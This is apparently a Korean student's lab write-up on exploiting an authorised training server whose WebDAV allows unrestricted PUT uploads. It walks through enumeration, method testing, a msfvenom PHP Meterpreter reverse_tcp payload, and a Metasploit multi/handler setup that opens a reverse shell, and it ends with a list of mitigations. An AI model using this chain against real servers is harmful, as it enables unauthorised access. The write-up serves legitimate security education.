

WebDAV 취약점 분석 및 Meterpreter 세션 연결

Kali Linux를 활용하여 WebDAV가 활성화된 실습 서버의 HTTP Method를 분석하고, PUT Method를 이용한 파일 업로드 및 Metasploit/Meterpreter 세션 연결 과정을 학습한 기록입니다.

실습 환경: 허가된 교육 환경 및 워게임 서버

1. 학습 목표

- DirBuster를 이용한 WebDAV 경로 탐색
- Nikto를 이용한 웹 서버 취약점 점검
- Burp Suite를 이용한 HTTP Method 분석
- PUT, DELETE Method 동작 확인
- WebDAV를 이용한 파일 업로드 취약점 확인
- Metasploit을 이용한 HTTP PUT 취약점 검증
- msfvenom을 이용한 PHP Meterpreter Payload 생성
- Metasploit Handler를 이용한 Meterpreter 세션 연결

2. WebDAV 경로 탐색

DirBuster

먼저 웹 서버에 어떤 디렉터리가 존재하는지 확인하기 위해 DirBuster를 사용했습니다. 탐색 결과 WebDAV와 관련된 dav 경로를 확인할 수 있었습니다.

```
Web Server
↓
DirBuster
↓
Directory Enumeration
↓
/dav 경로 확인
```

WebDAV가 존재한다는 것은 일반적인 웹 페이지 제공 이외에 파일 관리와 관련된 HTTP Method가 활성화되어 있을 가능성을 의미합니다.

3. Nikto를 이용한 취약점 점검

dav 경로를 확인한 후 해당 웹 서버에 어떤 보안 문제가 존재하는지 확인하기 위해 Nikto를 사용했습니다. 점검 결과 WebDAV와 관련하여 여러 HTTP Method가 허용될 가능성이 있다는 정보를 확인했습니다.

```
PUT
DELETE
```

HTTP Method가 존재하는 것 자체가 취약점은 아니지만, 서버에서 불필요한 Method를 허용하고 적절한 접근 제어가 적용되어 있지 않다면 파일 업로드나 삭제와 같은 보안 문제로 이어질 수 있습니다.

4. Burp Suite를 이용한 HTTP Method 분석

Nikto에서 확인한 내용을 실제 요청으로 검증하기 위해 Burp Suite를 사용했습니다. HTTP 요청을 Intercept한 후 Method를 변경하면서 서버의 응답을 확인했습니다.

```
GET
↓
PUT
```

↓
DELETE

테스트 결과 PUT, DELETE 등의 Method가 서버에서 처리되는 것을 확인했습니다.

5. PUT Method를 이용한 파일 업로드 확인

PUT Method가 허용되는 것을 확인한 후 파일 업로드가 가능한지 테스트했습니다.

PUT
↓
파일 데이터 전달
↓
웹 서버
↓
파일 저장 여부 확인

실습 환경에서 PUT 요청을 이용한 파일 업로드가 정상적으로 처리되는 것을 확인했습니다. 이는 WebDAV의 파일 관리 기능이 적절하게 제한되지 않았을 경우 발생할 수 있는 보안 위험을 보여줍니다.

6. Metasploit을 이용한 HTTP PUT 취약점 검증

Metasploit에서 HTTP PUT과 관련된 모듈을 검색했습니다.

```
msfconsole
search http_put
show options
```

관련 모듈을 선택한 후 필요한 옵션을 확인하고 실습 환경에서 대상 시스템과 파일 경로를 지정하여 실행했습니다.

옵션	의미
RHOSTS	대상 시스템
PATH	파일이 업로드될 경로
FILENAME	업로드할 파일 이름
FILEDATA	업로드할 파일 데이터

실행 결과 서버에 파일이 업로드되는 것을 확인했습니다.

7. msfvenom을 이용한 Payload 생성

업로드 테스트에 사용할 PHP Meterpreter Payload를 생성했습니다.

```
php/meterpreter/reverse_tcp
```

구성 요소는 다음과 같습니다.

구성	의미
php	PHP 환경에서 실행되는 Payload
meterpreter	Metasploit의 세션 기능
reverse_tcp	대상에서 테스트 머신으로 역방향 TCP 연결

생성한 Payload를 PHP 파일 형태인 m_shell.php로 저장했습니다.

8. 파일 업로드 옵션 설정

생성한 Payload를 HTTP PUT 관련 기능을 통해 업로드하기 위해 파일 이름과 파일 데이터를 지정했습니다.

```
FILENAME
↓
m_shell.php
```

FILEDATA
↓
생성한 Payload

↓

HTTP PUT

↓

WebDAV 서버

9. Metasploit Handler 구성

업로드된 Payload가 테스트 머신으로 연결될 수 있도록 Metasploit의 Handler를 구성했습니다.

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
LHOST = 테스트 머신
LPORT = 지정한 포트
exploit
```

10. Meterpreter 세션 연결

실습 환경에서 업로드한 Payload가 실행되면서 테스트 머신으로 Reverse TCP 연결이 생성되었습니다.
결과적으로 Metasploit에서 Meterpreter 세션이 생성되는 것을 확인했습니다.

DirBuster
↓
/dav 경로 발견
↓
Nikto
↓
WebDAV 및 HTTP Method 관련 문제 확인
↓
Burp Suite
↓
PUT / DELETE Method 테스트
↓
PUT을 이용한 파일 업로드 확인
↓
Metasploit
↓
HTTP PUT 관련 기능 검증
↓
msfvenom
↓
PHP Meterpreter Payload 생성
↓
WebDAV를 통한 Payload 업로드
↓
Metasploit Handler
↓
Reverse TCP 연결
↓
Meterpreter Session 생성

11. 취약점 분석


WebDAV란?

WebDAV(Web Distributed Authoring and Versioning)는 HTTP를 확장하여 웹 서버의 파일을 원격으로 관리할 수 있도록 하는 기술입니다. 파일 생성, 수정, 삭제 등의 기능을 제공할 수 있기 때문에 일반적인 웹 서비스보다 더

많은 HTTP Method가 사용될 수 있습니다.

왜 문제가 발생했는가?

WebDAV 자체가 취약한 것은 아닙니다. 문제는 서버에서 파일 업로드와 관련된 Method를 외부에 불필요하게 노출하고, 적절한 인증 및 접근 제어를 적용하지 않은 경우입니다.



만약 업로드된 파일이 서버에서 실행 가능한 파일이라면 단순한 파일 업로드를 넘어 서버 보안에 심각한 영향을 줄 수 있습니다.

12. 핵심 개념

PUT

HTTP PUT Method는 지정된 URI에 리소스를 생성하거나 기존 리소스를 대체하는 데 사용됩니다. 웹 서버 설정에 따라 파일 업로드 기능처럼 동작할 수 있습니다.

DELETE

HTTP DELETE Method는 지정된 리소스를 삭제하는 용도로 사용됩니다. 인증되지 않은 사용자가 임의의 파일을 삭제할 수 있다면 서비스 가용성에 영향을 줄 수 있습니다.

WebDAV

WebDAV는 웹을 통해 파일을 관리할 수 있도록 HTTP를 확장한 기술입니다.

- 장점: 원격 파일 관리, 웹 기반 협업, 파일 생성 및 수정 지원
- 주의사항: 외부 노출 방지, 인증 및 권한 관리, 필요한 HTTP Method만 허용, 업로드 파일 실행 제한

Meterpreter

Meterpreter는 Metasploit Framework에서 제공하는 세션 기능입니다. 취약점 검증이 성공한 이후 생성된 세션을 통해 대상 환경의 보안 영향을 확인하는 데 사용할 수 있습니다.

13. 보안 대응 방법

- WebDAV를 사용하지 않는다면 외부에서 접근할 수 없도록 비활성화
- WebDAV 사용 시 인증 및 사용자별 권한 제한
- 불필요한 PUT, DELETE Method 비활성화
- 업로드 디렉터리의 실행 권한 제한
- 업로드 파일 확장자 및 MIME Type 검증
- 서버에서 업로드 파일 실행 방지
- 외부 네트워크에서 WebDAV 접근 제한
- 웹 서버 및 WebDAV 관련 구성 최신화
- 로그 및 모니터링 활성화

특히 파일 업로드가 가능하다는 것과 업로드한 파일이 서버에서 실행될 수 있다는 것은 별개의 문제이므로 두 가지를 구분해서 점검해야 합니다.

14. 오늘 배운 점

- DirBuster를 이용하여 웹 서버의 숨겨진 경로를 탐색할 수 있다.
- Nikto를 이용하여 웹 서버의 알려진 취약점과 잘못된 설정을 점검할 수 있다.
- Burp Suite를 이용하면 HTTP Method를 직접 변경하여 서버의 동작을 확인할 수 있다.
- WebDAV가 활성화된 서버에서는 PUT, DELETE 등의 Method가 사용될 수 있다.
- HTTP Method가 허용되어 있다는 사실만으로 취약점이라고 판단하지 않고 인증과 접근 제어까지 함께 확인해야 한다.
- PUT Method가 적절하게 제한되지 않으면 임의의 파일 업로드 문제로 이어질 수 있다.
- Metasploit을 이용하면 발견한 취약점의 영향을 실습 환경에서 검증할 수 있다.
- msfvenom을 이용하여 다양한 환경에 맞는 Payload를 생성할 수 있다.
- Metasploit의 exploit/multi/handler는 Reverse Connection을 수신하는 데 사용할 수 있다.
- WebDAV의 편리한 파일 관리 기능도 잘못 설정되면 공격 표면이 될 수 있다.
- 침투테스트에서는 취약점 발견뿐만 아니라 취약점의 원인과 실제 영향, 대응 방법까지 분석하는 것이 중요하다.

참고 자료

- Kali Linux Documentation
- Nmap Documentation
- Metasploit Documentation
- PortSwigger Web Security Academy
- OWASP Web Security Testing Guide
- OWASP File Upload Cheat Sheet
- RFC 4918 - HTTP Extensions for Web Distributed Authoring and Versioning (WebDAV)